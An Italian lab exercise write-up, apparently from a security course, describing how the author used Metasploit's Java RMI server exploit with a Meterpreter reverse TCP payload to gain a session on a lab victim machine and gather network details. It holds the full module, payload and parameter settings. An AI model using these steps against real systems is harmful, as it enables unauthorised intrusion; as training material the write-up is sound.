
Attacco a una macchina vulnerabile tramite Metasploit sfruttando Java RMI

Configurazione laboratorio impostando gli indirizzi ip richiesti nell'esercizio:

Ip Kali: 192.168.11.111

Ip Metasploit: 192.168.11.112




Svolgimento dell' esercizio:

Dopo aver avviato Metasploit su Kali, abbiamo cercato l'exploit relativo al servizio **Java RMI**, selezionando:

exploit/multi/misc/java rmi server

Abbiamo poi impostato il payload:

set PAYLOAD java/meterpreter/reverse tcp



Procediamo poi con il comando Options per verificare i prossimi passaggi da eseguire:

Configuriamo i parametri necessari:

```
set RHOST 192.168.11.112
set LHOST 192.168.11.111
set LPORT 4444
```

L'esercizio segnalava un possibile errore legato al parametro HTTPDELAY, che di default è impostato su 10. Per evitare problemi nella ricezione del payload, abbiamo aumentato il valore con: set HTTPDELAY 20 come suggerito nelle slide




Con il comando Exploit siamo riusciti ad ottenere con successo una sessione Meterpreter.

All'interno della stessa, con il comando help abbiamo controllato le varie opzioni suggerite e in seguito con il comando ifconfig otterremo i dettagli delle interfacce di rete della macchina vittima



Una volta ottenuto il risultato richiesto, spostandoci nella shell della macchina abbiamo visualizzato la tabella di routing della macchina con il comando route -n permettondoci di completare la raccolta informazioni



Conclusioni

L'esercizio ha mostrato con successo come sfruttare una vulnerabilità Java RMI con Metasploit, ottenere l'accesso tramite Meterpreter e raccogliere informazioni fondamentali sulla rete della macchina vittima. Inoltre, abbiamo prevenuto un errore noto impostando correttamente il parametro HTTPDELAY.